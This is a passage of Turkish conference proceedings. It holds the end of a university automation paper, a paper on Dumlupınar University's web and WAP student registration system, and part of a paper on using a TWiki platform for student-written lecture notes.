Ve SAN (Storage Array Network) 1.2 TB

Oracle Application Server (Rack Mountable)  
(Sun Solaris)

Uygulama sunucusu;

UltraSparc IIIi 4x1Ghz işlemci

16 GB RAM

3x36 GB SCSI HDD

IIS (Rack Mountable) (Windows 2003)

Çift Opteron işlemcili


8 GB RAM

Dual Gigabit Ethernet

Fiber Channel Adapter

Ve SAN (Storage Array Network) 1.2 TB

Rack kabinde iki adet 24 portlu Gigabit Switch kullanıldı. Veritabanı sunucularından her biri bir Switch'e bağlandı, böylece Switch'lerden birinin devre dışı kalması durumunda dahi diğer Switch veritabanına olan bağlantının kesintiye uğramasını engellemektedir. Aynı zamanda Switch'ler, Rack kabindeki veri aktarımı ve HeartBeat (Sunucuların birbirlerinin aktivitelerini kontrol etmesi) bağlantısı için kullanılmaktadır.



#### 4 - Sonuç

Bu bölümde; sistem geliştirilirken karşılaşılan güçlükler ve sonuçlar ele alındı.

#### Güçlükler/Dezavantajlar;

- Kullanıcıların bilgisayar (/Otomasyon) kullanım alışkanlıklarının yeterli seviyede bulunmaması,
- Gerekli verilerin zamanında girilmemesi,
- Sık sık gelen değişiklik talepleri,
- Danışmanlık sistemine alışmayan öğretim elemanları,
- Öğrencilerin ve Danışmanların şifrelerini paylaşmaları.

#### Avantajlar;

- Yazılımı geliştiren ekibin Üniversitenin içinden kişiler olması,
- Personel tarafından geliştirildiği için maliyet düşük,
- Artan Öğrenci Memnuniyeti.

## Dumlupınar Üniversitesi WEB/WAP Tabanlı

### Öğrenci Bilgi ve Uzaktan Kayıt Sistemi

**Ayhan Pirinç, Şahin Sağlam, Şenol Demirci, Serdar Özkütük**

Dumlupınar Üniversitesi, Enformatik Bölümü, 43100, Kütahya

ayhanpirinc@dpu.edu.tr, sahin@dpu.edu.tr, senol@dpu.edu.tr, serdar@dpu.edu.tr

**Özet:** Öğrenci bilgi ve otomasyon sistemleri, artan öğrenci sayıları ve hızla gelişen bilgi toplumu ile birlikte üniversiteler ve öğrenciler için vazgeçilmez hizmetler haline gelmiştir. Yazılımların işleyişinin yönetmelik ile tamamen uyumlu hale gelmesi öğretim elemanları ve öğrencilerin hata yapma kaygılarının azalmasını sağlamıştır. Böylece bilgi sistemleri ve uzaktan kayıt kullanımı da giderek artmaktadır. Bu çalışmada Dumlupınar Üniversitesi'nde gerçekleştirilen ve halen kullanılmakta olan öğrenci otomasyonunun WEB/WAP tarafındaki mimarisinin teknik ve işlevsel özellikleri tanıtılmaktadır. Otomasyon üç yılı aşkın bir süredir başarılı bir şekilde hizmet vermektedir.

**Abstract:** In this study, the technical and functional features of the student automation on the WEB/WAP, which has been performed and still in use by Dumlupınar University have been introduced. Our regulations are in credit systems. This automation system has successfully served to the needs of our students for more than three years. The distance-registration system that begins with the ActiveX continues to serve by using the HTML-coded interface which is independent from the platform. Though having experienced some kind of problems from time to time in the first three semesters, DPU has succeeded in completing the registrations without facing any troubles for the last two periods. The use of distance-registration system is gradually increasing due to the full-accordance of the automation with the regulations, and declining of the students' anxieties related with the registration system.

**Anahtar Kelimeler:** Yazılım Otomasyon, Öğrenci Bilgi Sistemi, Uzaktan Kayıt Sistemi, Web Broker.

#### 1. Giriş

Öğrenci bilgi sistemi üniversitemizde ilk olarak 2003-2004 Güz yarıyılında Oracle Forms ile geliştirilen uygulamalarla, Oracle veritabanı sunucusu (sürüm 9i) ve uygulama sunucusu (iAS 9iR2) üzerinden hizmet vermeye başlamıştır. Ancak bu yapı kısa süre içerisinde bazı sıkıntıları da beraberinde getirmiştir. Intranet kullanımı için tasarlanmış olan bu üç katmanlı (three tier) sistemin, çalışması için istemci tarafında yaklaşık 8 MB boyutunda java sanal makinesine (oracle jinitiator) ihtiyaç duyması, kullanımında sıkıntılara sebep olmuştur. Ayrıca binlerce öğrencinin bu sanal makineyi indirmeleri ise kullanıcılara ve ağa büyük bir yük getirmiştir. Eski sistemin en önemli sorunların-

dan biri de binlerce öğrencinin sisteme oturum açmaları nedeni ile sistem kaynaklarının ciddi şekilde zorlanması olarak oluşmuştur, bu duruma Oracle uygulama sunucusunun 9iR2 sürümünün yetersiz oturum yönetim sistemi de eklendiğinde İnternet hattındaki kopmalar ile oluşan oturum kayıpları ciddi kaynak israfına yol açmaya başlamıştır. Bu sebeplerden dolayı kampüs içerisinde yapılan kayıtlarda bile 400-500 kullanıcı bağlantısının üzerine çıkılamamıştır. Bu sistem ile uzaktan kayıt sistemi geliştirilmesi düşünüldüğünde ise yaklaşık 28000 öğrencinin üç günlük kayıt süresi içerisinde günde ortalama 9350 bağlantı yapacağı ve sistemin bu yükü kaldıramayacağı öngörülmüştür. Bu sebeplerden dolayı otomasyonun öğrenci ayağında sorun yaşanmakta olduğu

ve öğrenci otomasyondan verimli bir şekilde sonuç alınmadığı sürece otomasyonunun başarısından bahsetmek mümkün olmayacağı düşünülmüş ve yeni bir çalışmanın yapılması gereği ortaya çıkmıştır.

Yukarı değinilen sorunları ortadan kaldırmak için 2004 bahar döneminde Windows XP Professional üzerinde Oracle Veritabanı ile birlikte gelen apache web-java sunucusu kurulmuş ve Oracle JDeveloper ile yazılan Java class'ları çalıştırılmıştır. Bir başka deyişle dinamik web sayfası sistemine geçilmiştir. JSP yerine Java class'larının tercih edilmesini nedeni daha kısa sürede sonuca varılmasıdır (Code Explorer, Intelli sense ve hata denetimi sayesinde). Bu aşamada verilmiş hizmetler ise şunlardır:

- Transkript (Dönemlere ait notlar)
- Sınav notları
- Kimlik bilgileri
- Görüş ve öneri
- Parola değiştirme

Ardından 2004-2005 güz kayıt döneminde kullanılmak üzere istemci tarayıcısında çalışan bir ActiveX uygulaması yazılmış ve ilk uzaktan kayıt sistemine geçilmiştir. Böylece sunuculara binen yükün büyük bir bölümü uzaktan kayıt yapan öğrencilerin bilgisayarlarına dağıtılmıştır. Ancak ActiveX'in zaman içinde tüm yönetmelik kurallarını barındıracak şekilde güncellenerek istemci bilgisayarlara son sürümün yeniden yüklenmesine zorlatılması kullanıcı tarafında sıkıcı bir durum yarattığı gibi sistem tarafında da yine kaynak sarfiyatına neden olmuştur. Ayrıca ActiveX'in işletim sistemi bağımlılığı, java applet ve .net uygulamalarının sanal makinelere ihtiyaç duymaları, tamamen platformdan bağımsız olan HTML+javascript koduna yönelime sebep olmuştur. Zamanla verilen hizmetlerin sayısı ve fonksiyonelliğinin artmasıyla işaretçi (pointer) ve record (Pascal)/struct(C/C++) gibi veri tiplerine ihtiyaç duyulmuş ancak sunucu tarafında kullanılan java dilinin bu konuda yeterli esnekliğe veya kolay kullanıma sahip olmayışı istenilenleri gerçek-

leştirilmeyi zorlaştırmıştır. Günümüzde bu zorlukları aşmak için işaretçi ve record veri tipi desteği olan pascal dili ve Delphi uygulama geliştirme yazılımına geçilerek bu çalışmada anlatılmaya çalışılacak sistem hazırlanmıştır.

## 2. Sistem Tasarımı

Verilen hizmetler istemci tarafında platformdan tamamen bağımsız çalışacak şekilde tasarlanmıştır. İstemcide herhangi bir kurulum gerektirmemektedir. Sisteme WEB veya WAP standardını destekleyen tarayıcılarla erişilebilmektedir. Her iki tür tarayıcıdan bağlanan kişiler ortak servisin ürettiği HTML ve WML kodlarını görüntülemektedirler.

### 2.1. Platform

Platform öğeleri olarak sınıfında en iyi teknolojiye sahip ürünler kullanılmaya çalışılmıştır. Bunlar aşağıda sıralanmıştır.

Veritabanı	: Oracle 10g
İşletim sistemi	: Windows 2003 Server
WEB Sunucusu	: Microsoft IIS
Uygulama geliştirme:	Delphi

Sistem, tarayıcılara giden veya tarayıcılardan gelen bilgilerin veritabanıyla ilişkisini düzenleyen ve ISS uzantısı olarak çalışan bir DLL'e dayanmaktadır. Bu DLL, Delphi ile Web Broker sınıfı kullanılarak yazılmıştır. Web Broker sınıfının kullanılmasının sebebi Apache web sunucusu kullanmak istediğimizde bu sunucuya geçişi mümkün kılmasıdır. Web Broker sınıfı Windows ISAPI'lerini kullanarak ISS ile bağlantı kurmaktadır.

### 2.2. Oturum açma

Sistemin WEB tarafı statik bir ana sayfa ve bu ana sayfanın içinde dinamik değişen bir çerçevden meydana gelmektedir. Parola gerektirmeyen hizmetler ile ilgili linke tıkladığında hemen görüntülenmektedir. Parola gerektiren bir hizmet tıkladığında ise çerçeve içinde parola sorulmaktadır. Girilen parola bilgileri aynı zamanda ana sayfa içinde javascript kod-

ları içinde bulunan değişkenlerde bir sonraki isteklerde kullanılmak üzere saklanmaktadır. Yani "oturumu kapat" düğmesine tıklanmadığı sürece bu bilgiler kaybolmamaktadır. İster ana sayfadan ister çerçeve sayfasından bir istek için tıklanıldığında sisteme gönderilen parametreler yanında parola bilgileri de gönderilmektedir. Bu bilgileri alan sunucu her defasında gelen parola bilgilerini veritabanındaki parola bilgileri ile karşılaştırarak yetkili kişi olup olmadığına bakar. Eğer yetkili ise istenilen hizmet verilir değilse parola tekrar sorulur.

### 2.3. Performans

İstemci tarafında kullanılacak nesnelere (simge, resim, metin, fonksiyonlar vs.) ana sayfadaki javascript kodları içine bir kereye mahsus indirilir ve bu nesnelere gerektiği yerlerde buradan çağrılarak tekrar tekrar kullanılır. Sistem bu açıdan Ajax teknolojisine benzetilebilir.

### 2.4. Verim

Uygulama sunucusunda hiçbir zaman oturum açılmaması, kaynakların minimum seviyede tutulmasını sağlamıştır. İstemci için gerekli nesnelere bir kereye mahsus indirildiği için İnternet bant genişliği kullanım miktarı kayıt döneminde dahi 4MBit civarını aşmamıştır.

### 2.5. Güvenlik

Veri ve işlem güvenliği açısından "SQL injection" türü saldırılara imkan verebilecek kodlara karşı önlemler alınmıştır.

Kayıt döneminde uzaktan kayıt yapan öğrencilerimizden gelen istekler veritabanına işlenmeden önce yine veritabanı içinde yazılan ve isteklerin yönetmeliğe uygunluğunu denetleyen fonksiyon veya prosedürlerle tekrar denetlenmektedir. Eğer yönetmeliğe uygun olmayan bir durum varsa kullanıcıdan düzeltilmesi istenmektedir aksi halde işleme izin verilmemektedir.

Oturum açma güvenliğinin sağlanması için oturum açma girişimi için beş kez deneme hakkı verilmiştir. Beşinci denemenin sonunda ise kullanıcı bir saat beklemeye alınmaktadır.

İşlem takibi için günlük dosyaları tutulmuştur. Günlükler sayesinde hangi kullanıcının hangi işlemi ne zaman yaptığına dair veriler tutulmuştur. Ayrıca düzenli olarak tüm veritabanı birçok noktadan yedeklenerek verilerin bütünlüğü koruma altına alınmaya çalışılmıştır.

### 2.6. Çekirdek kodlar

Otomasyonla ilişkili her türlü uygulama, veritabanı sunucusundaki, yönetmelik kurallarını içeren yerleşik (stored) fonksiyon, prosedür ve paketleri kullanmaktadır. Fonksiyon, prosedür ve paketlerde yapılacak herhangi bir değişiklikten tüm uygulamalar eşzamanlı olarak etkilenmektedirler. Bu da uygulamaların düzenlenip derlenmesi gibi zaman alıcı süreçlerin en aza indirilmesi sağlamıştır.

### 2.7 Hizmetler

Üniversitemizin fakülte ve yüksek okul öğrencilerin tamamı öğrenci bilgi sistemindeki hizmetlerin tümünden faydalanmaktadır.

Öğrenci duyurusu varsa veya bir anketi doldurması isteniyorsa öncelikle bu iki sayfayı okuması veya doldurması zorunlu kılınabilmektedir.

WAP hizmetlerine öğrenciler GSM şebekelerini kullanarak dünyanın her yerinden ulaşabilmektedirler. Bunun için telefonun WAP desteğinin olması yeterlidir.

WEB için:

- Kayıt yenile
- Dönem notları (Transkript)
- Ders programı
- Sınav notları
- Harç miktarı
- Sınav tarihlerini ve yeri
- Kimlik ve doğal afet ile bilgileri
- Duyuru
- Anket
- Parola değişikliği
- Parolaların mail adresine gönderilmesi
- Sık sorulanlar
- Görüş ve öneri




WAP için:

- Ders programı
- Dönem notları
- Sınav notları
- Harç miktarı
- Sınav tarihlerini ve yeri
- Parola değişikliği
- Parolaların mail adresine gönderilmesi

### 3.1. Uzaktan kayıt

Öğrenci için uzaktan kayıt sistemi kayıt dönemi ile (öğrencinin akademik durumu (kayıt yenileme için gerekli şartlar) yeterli ise) başlamaktadır ve ekle/sil dönemi sonuna kadar

devam etmektedir. Öğrenci danışmanına onaylatmadığı sürece ders ekle/sil yapabilmektedir. Kaydı onaylanan öğrenci artık kaydında bir değişiklik yapamaz, değişiklik yapma sadece danışmanı ile beraber sisteme giriş yaptığında mümkündür. Kayıt yenile işleminin hukuki açıdan kesinleşmesi için "Onaylı Kayıt Formu" alınması gerekmektedir. Aksi halde yapılan kayıt geçersiz sayılmaktadır. Onaylı Kayıt Formu alma süresi genelde derslerin başlamasıyla birlikte ilk üç günün mesai saatleridir ve bu zaman dilimi aynı zamanda ekle/sil dönemidir. Uzaktan kayıt sisteminin temel akış diyagramı şekil 3.1 'de verilmiştir.



Şekil 3.1 Kayıt yenile akış diyagramı

Uzaktan kayıt yenileme işlemi zorunlu değildir. Öğrenci kayıt dönemi tarihleri içinde kaydını danışmanıyla da yapabilmektedir.

Öğrencilerin uzaktan kayıt hizmeti üzerinde pratik yapabilmesi için kayıt işlemleri her zaman açık tutulmaktadır. Bu durumun kayıt döneminden tek farkı öğrencilerin yaptıkları değişikliklerin veritabanına kaydedilmesine izin verilmemesidir.

Uzaktan kayıt arayüzü WEB tabanlı olup kodun tamamı HTML dili kullanılarak yazılmıştır. Sayfa içeriği ve parametreleri javascript kodları tarafından kontrol edilmektedir.

Görüş ve Öneri sistemi ile duyuru hizmetleri kullanılarak karşılıklı diyalog kurulmuş, olası sorunlar en kısa zamanda çözümlenmiştir.

Kayıt yenile sayfası açıldığında Şekil 3.2 de görülen sayfa gelmektedir. Bu sayfada, öğrencinin akademik durumunu özetleyen bilgiler, seçilen dersler, ders saatleri, açılan derslere ait bilgiler ve yönetmelikle ilgili bazı uyarılar görülmektedir. Burada aynı referansa ait (eşdeğer) derslerin farklı bölümlerden seçimine izin verilmemektedir. Bunun nedeni yönetmelik gereği bölüm başkanının izni alındıktan sonra dersin danışman ile birlikte seçilmesi gerekti-

Şekil 3.2 Dumlupınar Üniversitesi Kayıt Yenile sayfası

ğindendir. Bu işlemler daha çok akademik bilgi sistemi tarafında yapılmaktadır.

### 3.2. Ödevlerinin öğretim elemanına gönderilmesi

Öğrenciler, ödevleri seçtikleri dersle ilgili olarak gönderebilmektedirler. Bunun için önce ders ve ilgili ödevin dosyası seçilerek sisteme gönderilir. Ödevler derse ait klasörlerde saklanır. Bu hizmet şu anda test aşamasında olmakla birlikte yakın gelecekte dersin öğretim elemanı akademik bilgi sisteminden derse ait dosyaların tümünü sıkıştırılmış bir dosya içinde alabileceklerdir.

### 4. Sonuç

Çalışmanın sonuçları verim artırımı, istatistiksel çalışmalar ve öğrencilerin sisteme yaklaşımını olarak üç ana gruba ayrılmıştır.

Verim artırıcı sonuçlara kısaca değinilecek olursa aşağıdaki sıralama yapılabilir:

İlan panolardaki ders programı, sınav sonuçları, sınav tarihleri ve yerleri ile ilgili iletişim problemleri önlenmiştir.

Verimli Sunucu/İstemci haberleşme betikleri (script) sayesinde çift AMD Opteron (2400Mhz) işlemci ve 4 GB RAM donanımlı sunucuda maksimum %30 CPU yükü gözlenmiştir ve güvenlik duvarı üzerinde 4 Mbit bant genişliği garantilenmesinin yeterli olduğu sonucuna varılmıştır.

Danışman odaları önündeki beklemler ciddi oranlarda azalmıştır.

Öğrencinin kayıt döneminde üniversiteye gelip gitme zorunluluğu ortadan kalktığı için giderleri azalmıştır.

Harç tahsilatları ülke geneline dağıtıldığı ve kayıt döneminden önce başladığı için Kütahya'daki bankalarda kayıt zamanı oluşan kuyruklar sona ermiştir.

Öğrenciye daha özgür bir şekilde ders seçme imkanı sunulmuştur.

Yapılan anket ve istatistik çalışmaları ise aşağıdaki gibi özetlenmiştir:

Üniversitemiz öğrencilerine kayıt ile ilgili görüşlerini almak için "Gelecek dönemlerde kayıt yenileme nerede yapılınsın?" sorusu yöneltilmiş ve alınan sonuçlar tabloda gösterilmiştir.

Anket maddeleri	% Oylama
Bölümlerde	16
Bölümlerde+Uzaktan	33
Uzaktan	51

Yapılan ankete göre öğrenciler üniversiteden aldıkları uzaktan kayıt hizmeti için % 51 oranında hoşnut oldukları yorumlanabilir.

%10 öğrenci kayıt oranıyla başlayan uzaktan kayıt sistemi 2006-2007 güz döneminde %50'yi aşmıştır.

Öğrencilerin sisteme yaklaşımları ve etkileşimleri ise genel olarak olumludur.

Görüş ve Öneri sistemi ile duyuru hizmetleri kullanılarak karşılıklı diyalog kurulmuş ve olası sorunlar en kısa zamanda çözümlenme imkanı doğmuştur.

WAP hizmetleri bilgisayar bağlantısı zorunluluğu kısmen ortadan kaldırmış öğrencilerin GSM şebekesi olan her yerden cep telefonu ile mekandan bağımsız olarak bazı hizmetlerden faydalanması sağlanmıştır.

Bilgiye hızlı ve kolay erişim sağlanmıştır.

Ödev gönderme hizmeti sayesinde öğretim elemanı ve öğrencinin teslimat ile ilgili sıkıntıları asgariye indirilmiştir. Ayrıca ödev arşivlemeden kaynaklanan (CD toplama, CD okuma vs.) sıkıntılar azaltılarak öğretim elemanlarının ödev okuma performansı artırılmıştır.

Sonuç olarak üretilen yazılımın kuruma ve öğrencilere ciddi bir oranda katma değer sağladığı düşünülmektedir. Ayrıca sistemin uzaktan kayıt yapmayı düşünen diğer üniversiteler için de ilgi çekici yönleri olduğu düşünülmektedir. Gelecekte ise uzaktan kayıt işlemlerinin öğrencilerin bilgisayar kullanım yetenekleri ve bu tür sistemlerin işleyişine olan güvenleri artıncaya çok daha yüksek kullanım oranlarına varacağı düşünülmektedir.

### 5. Kısaltmalar

IIS : Internet Information Services

DLL : Dynamic Link Library

ISAPI : Internet Server Application Programming Interface

WAP : Wireless Application Protocol

WML : Wireless Markup Language

HTML : HyperText Markup Language

AJAX: Asynchronous JavaScript and XML

### 6. Kaynaklar

[1] Dumlupınar Üniversitesi Öğrenci Otomasyonu, 2003-2007, KÜTAHYA, <http://sis.dpu.edu.tr>

## Yüksek Öğretimde Ortaklaşa Oluşturulan Ders Notları için Wiki Tabanlı İşbirliği Platformu Uygulaması

### İ. Serdar Özkütük

Dumlupınar Üniversitesi, Enformatik Bölümü, 43100, Kütahya  
serdar@dpu.edu.tr

**Özet:** İnternet teknolojileri her geçen gün biraz daha hayatımızın içine girmekte ve topluluklar bilgi paylaşımlarını daha esnek ve daha hızlı yapabilmek için bu sistemleri sürekli geliştirmeye çalışmaktadır. Bu çalışmaların bir sonucu olarak klasik yöntemlerle yürütülen öğretim çalışmaları İnternet'e taşınmış, çeşitli öğretim altyapıları ve içerikleri bu ortama uygun hale getirilmiştir. Fakat bilginin akış yönü uzun süre klasik öğretim yöntemleri ile paralel gitmiş ve öğretim tekil noktalardan topluluğa doğru olmuştur. Günümüzde ise paylaşımlı anlayış insanların bilgi üretimini ve aktarımını kökten değişime uğratmaya başlamıştır. Ortaklaşa oluşturulan bu etkileşimin merkezinde sayılabilecek sistemlerden biride Wikilerdir. Bu çalışmada bir öğretim tekniği oluşturmak için üniversite öğrencilerine dağıtılan Wiki kullanıcı adı ve parolaları ile platform üzerinde kendi ders notlarını hazırlama izni verilmiştir. Bunu yaparken TWiki yazılımı kullanılmıştır.

Sonuç olarak oluşan içeriğin çift taraflı olarak sürekli güncelleştirilerek iyileşmesi sağlandığından öğrenciler ile öğretim elemanı arasında iletişim düzeyi maksimize edilmiştir. Öğrenciler ezberci yaklaşımdan uzaklaştırılarak sorgulayıcı öğretim modeli benimsetilmeye çalışılmıştır. Ayrıca öğrenciler arasında bir yarışma ortamı oluşturularak yapılan katılımlar puanlanmış ve öğrencilere not verilmiştir.

**Anahtar Kelimeler:** Uzaktan Eğitim, Sorgu Tabanlı öğretim, Öğretim Metodu.

### Wiki Based Collaboration Platform Application for Collaborative Lecture Notes in Higher Education

**Abstract:** Day by day internet technologies covers human life and communities continuously develop these systems for faster and more flexible sharing. One of the results of these efforts, finds application in education field such that classical teaching methods has been moved to internet and other various education infrastructures and contents have been adapted to this environment. However for a long time, flow direction of information had gone parallel with classic education methods and had been from certain points to community. In today, collaboration and sharing mentality has totally changed community's information production and transfer. Wiki is one of the major systems of this interactive collaboration.

In this study, in order to form an education technique, university students are allowed to prepare their lecture notes on a platform developed by using their wiki user names and passwords. For this purpose TWiki software is employed.

As a result, by providing continuously updated and mutually improving content, communication level between lecturer and students is maximized. Students are asked to avoid memorizing, rather, directed to inquiry based learning. Additionally, student contributions are graded in a competition environment.

**Keywords:** Distance Learning, Inquiry Based Learning, Learning Method.

## 1. Wikilere Giriş

Wiki ismi Hawaii dilinde çabuk anlamına gelen wikiwiki kelimesinden türetilmiştir. En basit tanımıyla Wiki, insanların web sayfaları üzerinde istediği gibi düzenlemeler yapmasına izin veren bilgi sayfaları topluluğudur. Gruplar, wiki sayesinde kolayca geniş dokümantasyonlar oluşturabilir ve bu belgeler arasındaki sürüm farklılıklarını takip edebilir. Sayfalar arasındaki bağlantılar ve sayfa biçimlemeleri sistem tarafından otomatik olarak yapılandırıldığından, bilgiye erişme ve bilgi belgeleme wiki ile son derece kolaylaşmaktadır. Bu işlemler için web site yöneticileri kolaylıkla gerekli yetkilendirme düzeyleri ayarlayabilir

Birçok Web tabanlı içerik hazırlama sistemi içeriğin bir düzenleyici üzerinde çevrimdışı olarak hazırlanması ve sunucuya aktarılması yöntemiyle çalışır. Bu yöntemin oluşturduğu sıkıntılarında başında her bir konunun tek bir kişi tarafından hazırlanması ve diğer kişiler tarafından yapılabilecek yardımının asenkron olarak gerçekleşmesidir. Bu duruma örnek olarak “Tek Web Yöneticisi Sendromu” adı verilen durum gösterilebilir. Buna göre web sayfasında meydana gelebilecek en ufak değişiklik ihtiyacı bile içeriği hazırlayan yöneticiye ulaştırılmaya çalışılmakta ve bu durum içeriğin mükemmelleşmesinde büyük bir engel oluşturmaktadır.

### 1.1. Neden Wiki

Wiki sistemleri kimlik kontrol sistemleri ve erişim kontrol sistemleri sayesinde istenilen kişilerin istenilen içeriği özgürce değiştirmesine izin vermektedir. Bu işlem için web tarayıcıdan başka yazılıma ihtiyacı yoktur. Yapılan tüm çalışmaların sürümleri ve yazarları geriye dönük olarak kaydedilir, böylece hiç bir çalışma göz ardı edilmez ve içeriğin mükemmelleşmesi için katkıda bulunur.

### 1.2. Neden TWiki

1995 yılında Ward Cunningham'ın ilk wiki uygulamasını İnternet ortamında çalıştırmasından sonra çeşitli programlama dilleri ile yazılmış

neredeysse tüm platformlarda çalışan onlarca wiki sistemi geliştirilmiştir. Bu durumun oluşmasının arkasında wiki sistemlerinin büyük bir çoğunluğunun Genel Halk Lisansına (GNU, General Public Licence) sahip olması yatmaktadır. Bu yazılımların programlama temelleri birbirlerine benzemekle birlikte geliştirildikleri amaçlara göre birbirlerinden ayrılmaktadır.

TWiki yazılımının seçim kriterleri arasında sayılabilecek bazı özellikler ise; Türkçe Karakterler için tam destek sağlayabilecek Unicode desteğinin olması, GPL lisansına sahip olması, sürümler arasında revizyon ve çakışma farklarını ayrıntılı olarak verebilmesi, olgun bir yazılım olarak orta-büyük ölçekli işletmeler ve İnternet topluluklarında etkin olarak kullanılabilmesidir. TWiki yazılımı bir çok yeteneği bünyesinde barındırırken bu özelliklerin büyük bir bölümünü pluginler vasıtası ile sağlayarak istenebilecek ölçeklendirmeler için de zemin hazırlamaktadır. Ayrıca TWiki yazılımının verileri saklamak için ilişkisel veritabanı ihtiyaç duymaması da duraylılık açısından seçim sebebi olmaktadır. Ancak bu çalışma başlamadan önce TWiki yazılımının Türkçe arayüz desteğinin olmaması bir eksiklik oluşturmuştur, bu durum yazılım arayüzünün Türkçeleştirilmesi sayesinde bertaraf edilmiştir.

## 2. Eğitim Sistemi Olarak TWiki

Eğitim sistemi olarak Wiki diğer sanal eğitim ortamlarına benzer bir yazılım altyapısına sahiptir, fakat toplulukların bir arada uyum içerisinde çalışmasını sağlayan içerik oluşturma sistemleri sayesinde öğretim süreci gibi karmaşık ve çok yönlü bir sürecin organik olarak gelişmesini sağlamaktadır. Wiki sistemi temelinde kurulan çalışma ağı, katılımcıların aynı amaçlar uğruna ortak çaba göstermesi sayesinde gelişmektedir.

Wikinin öğretim amaçlı kullanımı ise çeşitli uygulamalar ile olabilmektedir, özellikle yüksek öğrenim kurumlarında wikiler dokümantasyon çalışmaları ile web tabanlı bilgi deposu olarak

kullanılmaktadır. Ayrıca öğrencilerin, verilen bireysel ödevlerini hazırlamaları içinde uygun bir platform olarak düşünülebilir. Wikilerin esas gücünün ortaya çıktığı çalışmalar ise bir topluluk tarafından yapılan çalışmalardır, sistemin entegre sürüm kontrol sistemleri sayesinde katılımı yapan herkes aynı içerik üzerinde çalışabilir böylece içerik en iyi duruma getirilebilir. Bu durumun en avantajlı yönü ise çalışmaların tüm evrimsel gelişiminin öğretim elemanlarının gözleri önünde gerçekleşiyor olmasıdır. Bu avantaj sayesinde öğretim elemanı çalışma üzerinde çeşitli değerlendirmeler yaparak öğrencileri ve dolaylı olarak içeriği yönlendirebilmektedir. Bu durum alışlagelmiş öğretim platformundan farklı olarak öğretimin çift taraflı hale gelmesini sağlayarak yapılan çalışmalarının çok daha yüksek seviyeli empati ortamı içerisinde gerçekleşmesini sağlayabilmektedir.

## 3. Uygulama Detayları

Bu uygulama çalışması Dumlupınar Üniversitesi Mühendislik Fakültesinde öğrencilerin bilgisayar okur-yazarlığını edinmelerini amaçlayan zorunlu Temel Bilgisayar Bilimleri dersi bünyesinde gerçekleştirilmiştir. Projenin verilmesinin amacı ortaklaşa yapılan içerik geliştirme sistemi ile öğrencilere kendi ders notlarını kendilerinin hazırlamasına imkan vermektir. Çalışmaların sonuçları, yapılan katılım referans gösterilerek mavi sayfa adı verilen sonuç sayfasında düzenli olarak ilan edilmiştir. Böylece kişiler katılım sonuçlarını öğretim elemanı gözüyle görerek katılım yöntemlerini değerlendirme fırsatı bulabilmişlerdir.

### 3.1. Genel Durumlar

Yapılan çalışmanın bir akademik çalışma olduğu ve çeşitli kurallara uyulması gerektiği öğrencilere anlatılmıştır. Bu kuralları kısaca sıralarsak:

Öğrencilere yapılan çalışmaların tümünde önemli olduğunu düşündükleri anahtar kelimeleri “Wiki Adı” olarak yazmaları hatırlatılmıştır.

Yapılan katılımların özgün olmasına büyük önem verilmekte olduğu, ayrıca katılımın mümkün olduğunca diğer öğrencilerin anlayabileceği şekilde olması gerektiği anlatılmıştır. Eğer alıntı yapıldıysa mutlaka yazının altına alıntı kaynağını eklenmesi gerektiği (Web Adresi, Kitap Adı ve sayfa numarası vb.) yoksa ciddi yaptırımlar uygulanacağı belirtilmiştir.

Öğrencilere sitenin bilgisayar ile ilgili popüler teknoloji sitesi olmadığı ve amacın üniversiteye yeni başlayan ve bilgisayar ile tanışıklığı çok sınırlı olan birinci sınıf öğrencilerine yönelik bir içerik sitesi hazırlamak olduğu hatırlatılmıştır.

Yazıların imla hatası olmadan, mümkün olduğunca anlaşılır ve konuyla ilgili olmasına dikkat edilmesi gerektiği, bu imla hatalarının düzeltilmesinin dahi puan getirdiği belirtilmiştir.

Yapılan katılım, konunun bir kısmına ek olarak yazıldıysa sadece yazılan yerin altına imza atılması gerektiği, eğer diğer öğrencinin yazısı büyük oranda değişiyorsa diğer öğrencinin imzasını silinebileceği anlatılmıştır.

### 3.2. Öğrenci Profilleri

Öğrenciler mühendislik fakültesi birinci sınıf, ikinci dönem öğrencileridir. Öğrenciler birinci dönemlerinde aynı öğretim elemanı tarafından Temel Bilgi Teknolojisi Kullanımı adlı dersi almışlardır ve bu ders ile temel düzeyde işletim sistemi kullanımı, kelime işlem yazılımı ve İnternet kullanımı konularını görmüşlerdir. Üç sınıfta yaklaşık 180 öğrenci bu çalışmaya katılmıştır ve öğrencilere TWiki yazılımının genel tanıtımı yapılmış, TWiki söz dizimi ve biçimlendirmeleri gösterilmiştir. Ancak öğrenciler için kelime işlem (WYSIWYG) plugin'i devreye sokulmamıştır.

### 3.3. Değerlendirme Kuralları

Yapılan katılımlar üç ana kategori altında toplanmıştır; “Büyük Katılım”, “Küçük Değişiklik” ve “Hata Bulma”. “Büyük Katılımın” için tam puan 100 dür. “Küçük değişiklik” için tam puan 30 dur. Katılımın kalitesine göre bu puanlar üzerinden aşağıya doğru düşmektedir.



“Hata Bulma” için tam puan 75 dir. Hatanın önemine göre aşağıya doğru düşmektedir. Eğer bir kişinin alıntı yapmasına rağmen kaynak göstermediğini belirleyen bir öğrenci olursa, bunu alıntının altında belirttiği takdirde doğru- dan 75 puan almaktadır, kaynak göstermeyen öğrenci ise 200 puan kaybetmektedir. Sonuç olarak ödev süresi sonunda en yüksek puanı toplayan öğrenci ödev notu olarak 100 tam puan almaktadır. Diğer öğrenciler ise o öğrenci ile arasındaki katılım oranına göre aşağıya doğru orantılı puanlar almaktadır.

### 3.4. Katılım İstatistikleri

Çalışmaya yaklaşık 180 öğrenci katılmıştır. TWiki yazılımının gömülü istatistik modülünden alınan sonuçlara göre çalışma süresi olan 1 ay boyunca toplamda yaklaşık 55000 sayfa görüntülenmiş 3100 sayfa kaydetme işlemi yapılmış ve yaklaşık 180 dosya yüklemiştir. Bu sonuçlara göre öğrenci başına yaklaşık 15 kaydetme işlemi yapılmıştır. En yüksek katılım sayısı ise 140 olarak gerçekleşmiştir.

### 3.5. Değerlendirme Anketleri

Yazılımın üzerindeki anket modülü sayesinde öğrencilere çalışma ile ilgili çeşitli sorular yöneltilmiştir. Bu sorular yöneltilirken öğrencilerin kimlik kayıtları tutulmamış ve bu durum öğrencilere bildirilmiştir. Öğrencilerin ankete katılması zorunlu tutulmamıştır. Bir öğrencinin birden fazla oy verme seçeneği açık tutulmuş fakat verdiği son oy geçerli sayılmıştır.


Anket soruları ve verilen cevaplar kısaca sıralanacak olursa:

